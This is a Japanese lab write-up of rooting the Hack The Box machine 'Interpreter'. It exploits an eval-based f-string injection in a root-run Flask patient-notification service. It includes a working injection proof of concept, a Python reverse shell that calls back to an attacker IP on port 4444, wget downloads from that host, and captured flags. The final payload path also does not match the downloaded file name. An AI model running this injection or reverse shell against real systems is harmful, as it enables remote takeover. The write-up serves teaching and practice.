┌──(kali㉿kali)-[~/htb/interpreter]└─$ ssh sedric@10.129.230.236The authenticity of host '10.129.230.236 (10.129.230.236)' can't be established.ED25519 key fingerprint is: SHA256:Oz7Fk6YvrB8/5uSyuoY+mqLefkwpPaepkXAppxIX0xkThis key is not known by any other names.Are you sure you want to continue connecting (yes/no/[fingerprint])? yesWarning: Permanently added '10.129.230.236' (ED25519) to the list of known hosts.sedric@10.129.230.236's password:Linux interpreter 6.1.0-43-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.162-1 (2026-02-08) x86_64
The programs included with the Debian GNU/Linux system are free software;the exact distribution terms for each program are described in theindividual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extentpermitted by applicable law.Last login: Sat Mar 14 05:59:33 2026 from 10.10.16.52sedric@interpreter:~$
sedricとしてログインできました。早速 user.txtを取りましょう。
sedric@interpreter:~$ find / -name 'user.txt' 2>/dev/null/home/sedric/user.txtsedric@interpreter:~$ cat /home/sedric/user.txt458e75a9618155a92046391ae268d0a2sedric@interpreter:~$Privilege Escalation
内部サービスの調査
まずはsedricの権限や、rootで動いているプロセス、内部サービスを確認します。
sedric@interpreter:~$ iduid=1000(sedric) gid=1000(sedric) groups=1000(sedric)sedric@interpreter:~$ sudo -l-bash: sudo: command not foundsedric@interpreter:~$ ps aux | grep rootroot 1 0.0 0.3 102004 12100 ? Ss Mar13 0:02 /sbin/initroot 2 0.0 0.0 0 0 ? S Mar13 0:00 [kthreadd]root 3 0.0 0.0 0 0 ? I< Mar13 0:00 [rcu_gp]root 4 0.0 0.0 0 0 ? I< Mar13 0:00 [rcu_par_gp]root 5 0.0 0.0 0 0 ? I< Mar13 0:00 [slub_flushwq]root 6 0.0 0.0 0 0 ? I< Mar13 0:00 [netns]root 7 0.2 0.0 0 0 ? I Mar13 2:57 [kworker/0:0-events]root 8 0.0 0.0 0 0 ? I< Mar13 0:00 [kworker/0:0H-events_highpri]root 10 0.0 0.0 0 0 ? I< Mar13 0:00 [mm_percpu_wq]root 11 0.0 0.0 0 0 ? I Mar13 0:00 [rcu_tasks_kthread]root 12 0.0 0.0 0 0 ? I Mar13 0:00 [rcu_tasks_rude_kthread]root 13 0.0 0.0 0 0 ? I Mar13 0:00 [rcu_tasks_trace_kthread]root 14 0.0 0.0 0 0 ? S Mar13 0:00 [ksoftirqd/0]root 15 0.0 0.0 0 0 ? I Mar13 0:06 [rcu_preempt]root 16 0.0 0.0 0 0 ? S Mar13 0:00 [migration/0]root 18 0.0 0.0 0 0 ? S Mar13 0:00 [cpuhp/0]root 19 0.0 0.0 0 0 ? S Mar13 0:00 [cpuhp/1]root 20 0.0 0.0 0 0 ? S Mar13 0:00 [migration/1]root 21 0.0 0.0 0 0 ? S Mar13 0:01 [ksoftirqd/1]root 23 0.0 0.0 0 0 ? I< Mar13 0:00 [kworker/1:0H-events_highpri]root 26 0.0 0.0 0 0 ? S Mar13 0:00 [kdevtmpfs]root 27 0.0 0.0 0 0 ? I< Mar13 0:00 [inet_frag_wq]root 28 0.0 0.0 0 0 ? S Mar13 0:01 [kauditd]root 29 0.0 0.0 0 0 ? S Mar13 0:00 [khungtaskd]root 30 0.0 0.0 0 0 ? S Mar13 0:00 [oom_reaper]root 32 0.0 0.0 0 0 ? I< Mar13 0:00 [writeback]root 33 0.0 0.0 0 0 ? S Mar13 0:02 [kcompactd0]root 34 0.0 0.0 0 0 ? SN Mar13 0:00 [ksmd]root 35 0.0 0.0 0 0 ? I Mar13 0:03 [kworker/1:1-cgwb_release]root 36 0.0 0.0 0 0 ? SN Mar13 0:00 [khugepaged]root 37 0.0 0.0 0 0 ? I< Mar13 0:00 [kintegrityd]root 38 0.0 0.0 0 0 ? I< Mar13 0:00 [kblockd]root 39 0.0 0.0 0 0 ? I< Mar13 0:00 [blkcg_punt_bio]root 40 0.0 0.0 0 0 ? I< Mar13 0:00 [tpm_dev_wq]root 41 0.0 0.0 0 0 ? I< Mar13 0:00 [edac-poller]root 42 0.0 0.0 0 0 ? I< Mar13 0:00 [devfreq_wq]root 43 0.0 0.0 0 0 ? I< Mar13 0:03 [kworker/1:1H-kblockd]root 44 0.0 0.0 0 0 ? S Mar13 0:00 [kswapd0]root 50 0.0 0.0 0 0 ? I< Mar13 0:00 [kthrotld]root 52 0.0 0.0 0 0 ? S Mar13 0:00 [irq/24-pciehp]root 53 0.0 0.0 0 0 ? S Mar13 0:00 [irq/25-pciehp]root 54 0.0 0.0 0 0 ? S Mar13 0:00 [irq/26-pciehp]root 55 0.0 0.0 0 0 ? S Mar13 0:00 [irq/27-pciehp]root 56 0.0 0.0 0 0 ? S Mar13 0:00 [irq/28-pciehp]root 57 0.0 0.0 0 0 ? S Mar13 0:00 [irq/29-pciehp]root 58 0.0 0.0 0 0 ? S Mar13 0:00 [irq/30-pciehp]root 59 0.0 0.0 0 0 ? S Mar13 0:00 [irq/31-pciehp]root 60 0.0 0.0 0 0 ? S Mar13 0:00 [irq/32-pciehp]root 61 0.0 0.0 0 0 ? S Mar13 0:00 [irq/33-pciehp]root 62 0.0 0.0 0 0 ? S Mar13 0:00 [irq/34-pciehp]root 63 0.0 0.0 0 0 ? S Mar13 0:00 [irq/35-pciehp]root 64 0.0 0.0 0 0 ? S Mar13 0:00 [irq/36-pciehp]root 65 0.0 0.0 0 0 ? S Mar13 0:00 [irq/37-pciehp]root 66 0.0 0.0 0 0 ? S Mar13 0:00 [irq/38-pciehp]root 67 0.0 0.0 0 0 ? S Mar13 0:00 [irq/39-pciehp]root 68 0.0 0.0 0 0 ? S Mar13 0:00 [irq/40-pciehp]root 69 0.0 0.0 0 0 ? S Mar13 0:00 [irq/41-pciehp]root 70 0.0 0.0 0 0 ? S Mar13 0:00 [irq/42-pciehp]root 71 0.0 0.0 0 0 ? S Mar13 0:00 [irq/43-pciehp]root 72 0.0 0.0 0 0 ? S Mar13 0:00 [irq/44-pciehp]root 73 0.0 0.0 0 0 ? S Mar13 0:00 [irq/45-pciehp]root 74 0.0 0.0 0 0 ? S Mar13 0:00 [irq/46-pciehp]root 75 0.0 0.0 0 0 ? S Mar13 0:00 [irq/47-pciehp]root 76 0.0 0.0 0 0 ? S Mar13 0:00 [irq/48-pciehp]root 77 0.0 0.0 0 0 ? S Mar13 0:00 [irq/49-pciehp]root 78 0.0 0.0 0 0 ? S Mar13 0:00 [irq/50-pciehp]root 79 0.0 0.0 0 0 ? S Mar13 0:00 [irq/51-pciehp]root 80 0.0 0.0 0 0 ? S Mar13 0:00 [irq/52-pciehp]root 81 0.0 0.0 0 0 ? S Mar13 0:00 [irq/53-pciehp]root 82 0.0 0.0 0 0 ? S Mar13 0:00 [irq/54-pciehp]root 83 0.0 0.0 0 0 ? S Mar13 0:00 [irq/55-pciehp]root 84 0.0 0.0 0 0 ? I< Mar13 0:00 [acpi_thermal_pm]root 86 0.0 0.0 0 0 ? I< Mar13 0:00 [mld]root 87 0.0 0.0 0 0 ? I< Mar13 0:02 [kworker/0:1H-kblockd]root 88 0.0 0.0 0 0 ? I< Mar13 0:00 [ipv6_addrconf]root 93 0.0 0.0 0 0 ? I< Mar13 0:00 [kstrp]root 98 0.0 0.0 0 0 ? I< Mar13 0:00 [zswap-shrink]root 99 0.0 0.0 0 0 ? I< Mar13 0:00 [kworker/u5:0]root 1025 0.0 0.0 0 0 ? S Mar13 0:00 [scsi_eh_0]root 1041 0.0 0.0 0 0 ? I< Mar13 0:00 [scsi_tmf_0]root 1053 0.0 0.0 0 0 ? I< Mar13 0:00 [vmw_pvscsi_wq_0]root 1057 0.0 0.0 0 0 ? I< Mar13 0:00 [ata_sff]root 1084 0.0 0.0 0 0 ? S Mar13 0:00 [scsi_eh_1]root 1094 0.0 0.0 0 0 ? I< Mar13 0:00 [scsi_tmf_1]root 1143 0.0 0.0 0 0 ? S Mar13 0:00 [scsi_eh_2]root 1144 0.0 0.0 0 0 ? S Mar13 0:00 [scsi_eh_3]root 1158 0.0 0.0 0 0 ? I< Mar13 0:00 [scsi_tmf_3]root 1159 0.0 0.0 0 0 ? I< Mar13 0:00 [scsi_tmf_2]root 1169 0.0 0.0 0 0 ? S Mar13 0:00 [scsi_eh_4]root 1175 0.0 0.0 0 0 ? I< Mar13 0:00 [scsi_tmf_4]root 1178 0.0 0.0 0 0 ? S Mar13 0:00 [scsi_eh_5]root 1179 0.0 0.0 0 0 ? I< Mar13 0:00 [scsi_tmf_5]root 1181 0.0 0.0 0 0 ? S Mar13 0:00 [scsi_eh_6]root 1183 0.0 0.0 0 0 ? I< Mar13 0:00 [scsi_tmf_6]root 1184 0.0 0.0 0 0 ? S Mar13 0:00 [scsi_eh_7]root 1185 0.0 0.0 0 0 ? I< Mar13 0:00 [scsi_tmf_7]root 1187 0.0 0.0 0 0 ? S Mar13 0:00 [scsi_eh_8]root 1189 0.0 0.0 0 0 ? I< Mar13 0:00 [scsi_tmf_8]root 1191 0.0 0.0 0 0 ? S Mar13 0:00 [scsi_eh_9]root 1192 0.0 0.0 0 0 ? I< Mar13 0:00 [scsi_tmf_9]root 1194 0.0 0.0 0 0 ? S Mar13 0:00 [scsi_eh_10]root 1195 0.0 0.0 0 0 ? I< Mar13 0:00 [scsi_tmf_10]root 1197 0.0 0.0 0 0 ? S Mar13 0:00 [scsi_eh_11]root 1198 0.0 0.0 0 0 ? I< Mar13 0:00 [scsi_tmf_11]root 1199 0.0 0.0 0 0 ? S Mar13 0:00 [scsi_eh_12]root 1200 0.0 0.0 0 0 ? I< Mar13 0:00 [scsi_tmf_12]root 1202 0.0 0.0 0 0 ? S Mar13 0:00 [scsi_eh_13]root 1204 0.0 0.0 0 0 ? I< Mar13 0:00 [scsi_tmf_13]root 1206 0.0 0.0 0 0 ? S Mar13 0:00 [scsi_eh_14]root 1207 0.0 0.0 0 0 ? I< Mar13 0:00 [scsi_tmf_14]root 1208 0.0 0.0 0 0 ? S Mar13 0:00 [scsi_eh_15]root 1210 0.0 0.0 0 0 ? I< Mar13 0:00 [scsi_tmf_15]root 1211 0.0 0.0 0 0 ? S Mar13 0:00 [scsi_eh_16]root 1212 0.0 0.0 0 0 ? I< Mar13 0:00 [scsi_tmf_16]root 1214 0.0 0.0 0 0 ? S Mar13 0:00 [scsi_eh_17]root 1215 0.0 0.0 0 0 ? I< Mar13 0:00 [scsi_tmf_17]root 1217 0.0 0.0 0 0 ? S Mar13 0:00 [scsi_eh_18]root 1219 0.0 0.0 0 0 ? I< Mar13 0:00 [scsi_tmf_18]root 1221 0.0 0.0 0 0 ? S Mar13 0:00 [scsi_eh_19]root 1222 0.0 0.0 0 0 ? I< Mar13 0:00 [scsi_tmf_19]root 1223 0.0 0.0 0 0 ? S Mar13 0:00 [scsi_eh_20]root 1224 0.0 0.0 0 0 ? I< Mar13 0:00 [scsi_tmf_20]root 1226 0.0 0.0 0 0 ? S Mar13 0:00 [scsi_eh_21]root 1228 0.0 0.0 0 0 ? I< Mar13 0:00 [scsi_tmf_21]root 1230 0.0 0.0 0 0 ? S Mar13 0:00 [scsi_eh_22]root 1231 0.0 0.0 0 0 ? I< Mar13 0:00 [scsi_tmf_22]root 1232 0.0 0.0 0 0 ? S Mar13 0:00 [scsi_eh_23]root 1234 0.0 0.0 0 0 ? I< Mar13 0:00 [scsi_tmf_23]root 1235 0.0 0.0 0 0 ? S Mar13 0:00 [scsi_eh_24]root 1236 0.0 0.0 0 0 ? I< Mar13 0:00 [scsi_tmf_24]root 1239 0.0 0.0 0 0 ? S Mar13 0:00 [scsi_eh_25]root 1240 0.0 0.0 0 0 ? I< Mar13 0:00 [scsi_tmf_25]root 1242 0.0 0.0 0 0 ? S Mar13 0:00 [scsi_eh_26]root 1243 0.0 0.0 0 0 ? I< Mar13 0:00 [scsi_tmf_26]root 1244 0.0 0.0 0 0 ? S Mar13 0:00 [scsi_eh_27]root 1245 0.0 0.0 0 0 ? I< Mar13 0:00 [scsi_tmf_27]root 1246 0.0 0.0 0 0 ? S Mar13 0:00 [scsi_eh_28]root 1247 0.0 0.0 0 0 ? I< Mar13 0:00 [scsi_tmf_28]root 1248 0.0 0.0 0 0 ? S Mar13 0:00 [scsi_eh_29]root 1252 0.0 0.0 0 0 ? I< Mar13 0:00 [scsi_tmf_29]root 1253 0.0 0.0 0 0 ? S Mar13 0:00 [scsi_eh_30]root 1255 0.0 0.0 0 0 ? I< Mar13 0:00 [scsi_tmf_30]root 1257 0.0 0.0 0 0 ? S Mar13 0:00 [scsi_eh_31]root 1258 0.0 0.0 0 0 ? I< Mar13 0:00 [scsi_tmf_31]root 1259 0.0 0.0 0 0 ? S Mar13 0:00 [scsi_eh_32]root 1260 0.0 0.0 0 0 ? I< Mar13 0:00 [scsi_tmf_32]root 1531 0.0 0.0 0 0 ? S Mar13 0:03 [jbd2/sda1-8]root 1532 0.0 0.0 0 0 ? I< Mar13 0:00 [ext4-rsv-conver]root 1573 0.0 0.4 49676 17800 ? Rs Mar13 0:10 /lib/systemd/systemd-journaldroot 1596 0.0 0.1 28172 7568 ? Ss Mar13 0:00 /lib/systemd/systemd-udevdroot 2039 0.0 0.0 0 0 ? S Mar13 0:00 [irq/61-vmw_vmci]root 2052 0.0 0.0 0 0 ? S Mar13 0:00 [irq/62-vmw_vmci]root 2066 0.0 0.0 0 0 ? S Mar13 0:00 [irq/63-vmw_vmci]root 2399 0.0 0.0 86960 2848 ? R<sl Mar13 0:05 /sbin/auditdroot 2413 0.0 0.0 0 0 ? S Mar13 0:00 [irq/16-vmwgfx]root 2826 0.0 0.0 0 0 ? S Mar13 0:00 [audit_prune_tree]root 2847 0.0 0.0 0 0 ? I< Mar13 0:00 [cryptd]root 3100 0.0 0.0 6616 2740 ? Ss Mar13 0:00 /usr/sbin/cron -froot 3105 0.0 0.1 221800 6680 ? Ssl Mar13 0:00 /usr/sbin/rsyslogd -n -iNONEroot 3107 0.0 0.1 17028 7820 ? Ss Mar13 0:00 /lib/systemd/systemd-logindroot 3155 0.0 0.1 16552 5840 ? Ss Mar13 0:00 /sbin/wpa_supplicant -u -s -O DIR=/run/wpa_supplicant GROUP=netdevroot 3264 0.0 0.0 5876 3688 ? Ss Mar13 0:00 dhclient -4 -v -i -pf /run/dhclient.eth0.pid -lf /var/lib/dhcp/dhclient.eth0.leases -I -df /var/lib/dhcp/dhclient6.eth0.leases eth0root 3384 0.1 0.2 144736 11356 ? Sl Mar13 1:39 /usr/sbin/vmtoolsdroot 3436 0.0 0.2 40776 11420 ? S Mar13 0:00 /usr/lib/vmware-vgauth/VGAuthService -sroot 3568 0.0 0.6 400212 24260 ? Ssl Mar13 0:35 /usr/bin/python3 /usr/bin/fail2ban-server -xf startroot 3571 0.0 0.7 39872 31520 ? Ss Mar13 0:12 /usr/bin/python3 /usr/local/bin/notif.pyroot 3578 0.0 0.0 5880 1044 tty1 Ss+ Mar13 0:00 /sbin/agetty -o -p -- \u --noclear - linuxroot 3582 0.0 0.2 15452 9384 ? Ss Mar13 0:00 sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startupsroot 4677 0.0 0.0 0 0 ? I Mar13 0:00 [kworker/0:2]root 4860 0.0 0.0 0 0 ? I 00:00 0:00 [kworker/1:0-cgroup_free]root 5317 0.0 0.0 0 0 ? I 05:46 0:00 [kworker/u4:2-events_unbound]root 5323 0.0 0.0 0 0 ? I 05:52 0:00 [kworker/u4:0-ext4-rsv-conversion]root 5326 0.0 0.0 0 0 ? I 05:59 0:00 [kworker/u4:1-flush-8:0]root 5329 0.1 0.2 17752 11128 ? Ss 05:59 0:00 sshd: sedric [priv]root 5334 0.0 0.0 0 0 ? I 05:59 0:00 [kworker/1:2-mm_percpu_wq]root 5360 0.0 0.0 0 0 ? I 06:02 0:00 [kworker/u4:3-ext4-rsv-conversion]sedric 5375 0.0 0.0 6340 2144 pts/4 S+ 06:03 0:00 grep rootsedric@interpreter:~$ ss -tlnpState Recv-Q Send-Q Local Address:Port Peer Address:Port ProcessLISTEN 0 80 127.0.0.1:3306 0.0.0.0:*LISTEN 0 50 0.0.0.0:80 0.0.0.0:*LISTEN 0 128 127.0.0.1:54321 0.0.0.0:*LISTEN 0 128 0.0.0.0:22 0.0.0.0:*LISTEN 0 50 0.0.0.0:443 0.0.0.0:*LISTEN 0 256 0.0.0.0:6661 0.0.0.0:*LISTEN 0 128 [::]:22 [::]:*sedric@interpreter:~$ssコマンドの結果で、新しく54321ポートで動いているサービスを見つけました。
これについて調査してみます。
sedric@interpreter:~$ curl http://127.0.0.1:54321/-bash: curl: command not foundsedric@interpreter:~$ wget -qO- http://127.0.0.1:54321/sedric@interpreter:~$ wget -S http://127.0.0.1:54321/ -O /dev/null 2>&1--2026-03-14 06:08:53--  http://127.0.0.1:54321/Connecting to 127.0.0.1:54321... connected.HTTP request sent, awaiting response...  HTTP/1.1 404 NOT FOUND  Server: Werkzeug/2.2.2 Python/3.11.2  Date: Sat, 14 Mar 2026 10:08:53 GMT  Content-Type: text/html; charset=utf-8  Content-Length: 207  Connection: close2026-03-14 06:08:53 ERROR 404: NOT FOUND.
sedric@interpreter:~$
404 Not Foundでしたが、Server: Werkzeug/2.2.2 Python/3.11.2とあります。Werkzeugを調べてみると、Flaskの基盤となるWSGIユーティリティライブラリであることが分かりました。

つまり、ポート54321ではFlask (Python) アプリケーションが動いているようですね。
もう一度、pythonが動いているプロセスを確認してみます。
sedric@interpreter:~$ ps aux | grep root | grep -E "python|flask"root 3568 0.0 0.6 400212 24260 ? Ssl Mar13 0:35 /usr/bin/python3 /usr/bin/fail2ban-server -xf startroot 3571 0.0 0.8 113604 32296 ? Ss Mar13 0:12 /usr/bin/python3 /usr/local/bin/notif.pysedric@interpreter:~$fail2ban-serverと notif.pyというものが動いています。fail2banはセキュリティツールなので関係は無さそうです。
notif.py の解析
notif.pyを確認してみます。
#!/usr/bin/env python3"""Notification server for added patients.This server listens for XML messages containing patient information and writes formatted notifications to files in /var/secure-health/patients/.It is designed to be run locally and only accepts requests with preformated data from MirthConnect running on the same machine.It takes data interpreted from HL7 to XML by MirthConnect and formats it using a safe templating function."""from flask import Flask, request, abortimport reimport uuidfrom datetime import datetimeimport xml.etree.ElementTree as ET, os
app = Flask(__name__)USER_DIR = "/var/secure-health/patients/"; os.makedirs(USER_DIR, exist_ok=True)
def template(first, last, sender, ts, dob, gender):    pattern = re.compile(r"^[a-zA-Z0-9._'\"(){}=+/]+$")    for s in [first, last, sender, ts, dob, gender]:        if not pattern.fullmatch(s):            return "[INVALID_INPUT]"    # DOB format is DD/MM/YYYY    try:        year_of_birth = int(dob.split('/')[-1])        if year_of_birth < 1900 or year_of_birth > datetime.now().year:            return "[INVALID_DOB]"    except:        return "[INVALID_DOB]"    template = f"Patient {first} {last} ({gender}), {{datetime.now().year - year_of_birth}} years old, received from {sender} at {ts}"    try:        return eval(f"f'''{template}'''")    except Exception as e:        return f"[EVAL_ERROR] {e}"
@app.route("/addPatient", methods=["POST"])def receive():    if request.remote_addr != "127.0.0.1":        abort(403)    try:        xml_text = request.data.decode()        xml_root = ET.fromstring(xml_text)    except ET.ParseError:        return "XML ERROR\n", 400    patient = xml_root if xml_root.tag=="patient" else xml_root.find("patient")    if patient is None:        return "No <patient> tag found\n", 400    id = uuid.uuid4().hex    data = {tag: (patient.findtext(tag) or "") for tag in ["firstname","lastname","sender_app","timestamp","birth_date","gender"]}    notification = template(data["firstname"],data["lastname"],data["sender_app"],data["timestamp"],data["birth_date"],data["gender"])    path = os.path.join(USER_DIR,f"{id}.txt")    with open(path,"w") as f:        f.write(notification+"\n")    return notification
if __name__=="__main__":    app.run("127.0.0.1",54321, threaded=True)
app.run("127.0.0.1",54321, threaded=True)とあり、54321ポートで動いていたのはこれで間違いないですね。
コメントにあるとおり、HL7 -> Mirth Connect -> XML -> notif.py -> 通知ファイルという処理がされるようです。
Notification server for added patients. This server listens for XML messages containing patient information and writes formatted notifications to files in /var/secure-health/patients/. It is designed to be run locally and only accepts requests with preformated data from MirthConnect running on the same machine. It takes data interpreted from HL7 to XML by MirthConnect and formats it using a safe templating function.
template関数のevalが呼ばれているところに脆弱性がありそうですね。ここに何かしらinjectできたらうまくいきそうです。
要点は以下のだと思います。
pattern = re.compile(r"^[a-zA-Z0-9._'\"(){}=+/]+$")で{}と()が許可されている。- f-stringで入力値がテンプレートに埋め込まれる
return eval(f"f'''{template}'''")で再評価される
本来は{datetime.now().year - year_of_birth}を動的に計算するためにevalを使っているだけのようです(なんでこんな実装にしてしまったんだ)。
eval() を悪用した RCE
一旦、理解のために正常系のリクエストを送るpythonスクリプトを書いてみます。
import urllib.request
TARGET = "http://127.0.0.1:54321/addPatient"
xml = """<patient>    <firstname>John</firstname>    <lastname>Doe</lastname>    <sender_app>HospitalApp</sender_app>    <timestamp>20250101</timestamp>    <birth_date>01/01/2000</birth_date>    <gender>M</gender></patient>"""
req = urllib.request.Request(TARGET, data=xml.strip().encode(), method="POST")req.add_header("Content-Type", "application/xml")
try:    resp = urllib.request.urlopen(req)    print(resp.read().decode())except urllib.error.HTTPError as e:    print(f"HTTP Error {e.code}: {e.read().decode()}")
では、これをpythonサーバでvictimに送信して、実行してみます。
sedric@interpreter:~$ wget http://10.10.16.52:9001/normal.py--2026-03-14 06:35:46--  http://10.10.16.52:9001/normal.pyConnecting to 10.10.16.52:9001... connected.HTTP request sent, awaiting response... 200 OKLength: 606 [text/x-python]Saving to: ‘normal.py’
normal.py            100%[======================>]     606  --.-KB/s    in 0s
2026-03-14 06:35:47 (88.3 MB/s) - ‘normal.py’ saved [606/606]
sedric@interpreter:~$ python3 normal.pyPatient John Doe (M), 26 years old, received from HospitalApp at 20250101sedric@interpreter:~$うまくいっていますね。では、これを修正して、<firstname>のところにpayloadを仕込んだpoc.pyを作成します。
import urllib.request
TARGET = "http://127.0.0.1:54321/addPatient"
payload = "{os.popen('id').read()}"
xml = f"""<patient>    <firstname>{payload}</firstname>    <lastname>Doe</lastname>    <sender_app>HospitalApp</sender_app>    <timestamp>20250101</timestamp>    <birth_date>01/01/2000</birth_date>    <gender>M</gender></patient>"""
req = urllib.request.Request(TARGET, data=xml.strip().encode(), method="POST")req.add_header("Content-Type", "application/xml")
try: resp = urllib.request.urlopen(req) print(resp.read().decode())except urllib.error.HTTPError as e: print(f"HTTP Error {e.code}: {e.read().decode()}")では、victim側でpoc.pyを実行します。
sedric@interpreter:~$ wget http://10.10.16.52:9001/poc.py--2026-03-14 06:39:14--  http://10.10.16.52:9001/poc.pyConnecting to 10.10.16.52:9001... connected.HTTP request sent, awaiting response... 200 OKLength: 649 [text/x-python]Saving to: ‘poc.py’
poc.py               100%[======================>]     649  --.-KB/s    in 0s
2026-03-14 06:39:14 (85.7 MB/s) - ‘poc.py’ saved [649/649]
sedric@interpreter:~$ python3 poc.pyPatient uid=0(root) gid=0(root) groups=0(root) Doe (M), 26 years old, received from HospitalApp at 20250101sedric@interpreter:~$
idが走っています!
では、方針として、reverse shellを取るpythonスクリプト(revshell.py)を/tmpに配置し、これを呼び出すようにしましょう。(カンマなどが制約上使いにくいので、これが多分一番簡単?だと思います)
import socket, os, ptys = socket.socket()s.connect(("10.10.16.52", 4444))os.dup2(s.fileno(), 0)os.dup2(s.fileno(), 1)os.dup2(s.fileno(), 2)pty.spawn("/bin/bash")poc.pyは最終的に以下のようになりました。
import urllib.request
TARGET = "http://127.0.0.1:54321/addPatient"
payload = "{os.popen('/tmp/revshell').read()}"
xml = f"""<patient>    <firstname>{payload}</firstname>    <lastname>Doe</lastname>    <sender_app>HospitalApp</sender_app>    <timestamp>20250101</timestamp>    <birth_date>01/01/2000</birth_date>    <gender>M</gender></patient>"""
req = urllib.request.Request(TARGET, data=xml.strip().encode(), method="POST")req.add_header("Content-Type", "application/xml")
try:    resp = urllib.request.urlopen(req)    print(resp.read().decode())except urllib.error.HTTPError as e:    print(f"HTTP Error {e.code}: {e.read().decode()}")
kali側でncを4444で起動したあと、victim側で作業します。
sedric@interpreter:~$ wget http://10.10.16.52:9001/poc.py--2026-03-14 06:56:51--  http://10.10.16.52:9001/poc.pyConnecting to 10.10.16.52:9001... connected.HTTP request sent, awaiting response... 200 OKLength: 674 [text/x-python]Saving to: ‘poc.py’
poc.py               100%[======================>]     674  --.-KB/s    in 0s
2026-03-14 06:56:52 (93.5 MB/s) - ‘poc.py’ saved [674/674]
sedric@interpreter:~$ wget -O /tmp/revshell.py http://10.10.16.52:9001/revshell.py--2026-03-14 06:56:58--  http://10.10.16.52:9001/revshell.pyConnecting to 10.10.16.52:9001... connected.HTTP request sent, awaiting response... 200 OKLength: 182 [text/x-python]Saving to: ‘/tmp/revshell.py’
/tmp/revshell.py     100%[======================>]     182  --.-KB/s    in 0s
2026-03-14 06:56:58 (24.9 MB/s) - ‘/tmp/revshell.py’ saved [182/182]
sedric@interpreter:~$ python3 poc.py
kaliのncを確認すると..。
┌──(kali㉿kali)-[~/htb/interpreter]└─$ nc -lvnp 4444listening on [any] 4444 ...connect to [10.10.16.52] from (UNKNOWN) [10.129.230.236] 53328root@interpreter:/usr/local/bin#rootが取れました🎉
root@interpreter:/usr/local/bin# cat /root/root.txtcat /root/root.txt2d353369419e939b2529cc1a12efa8a9root@interpreter:/usr/local/bin#Done!!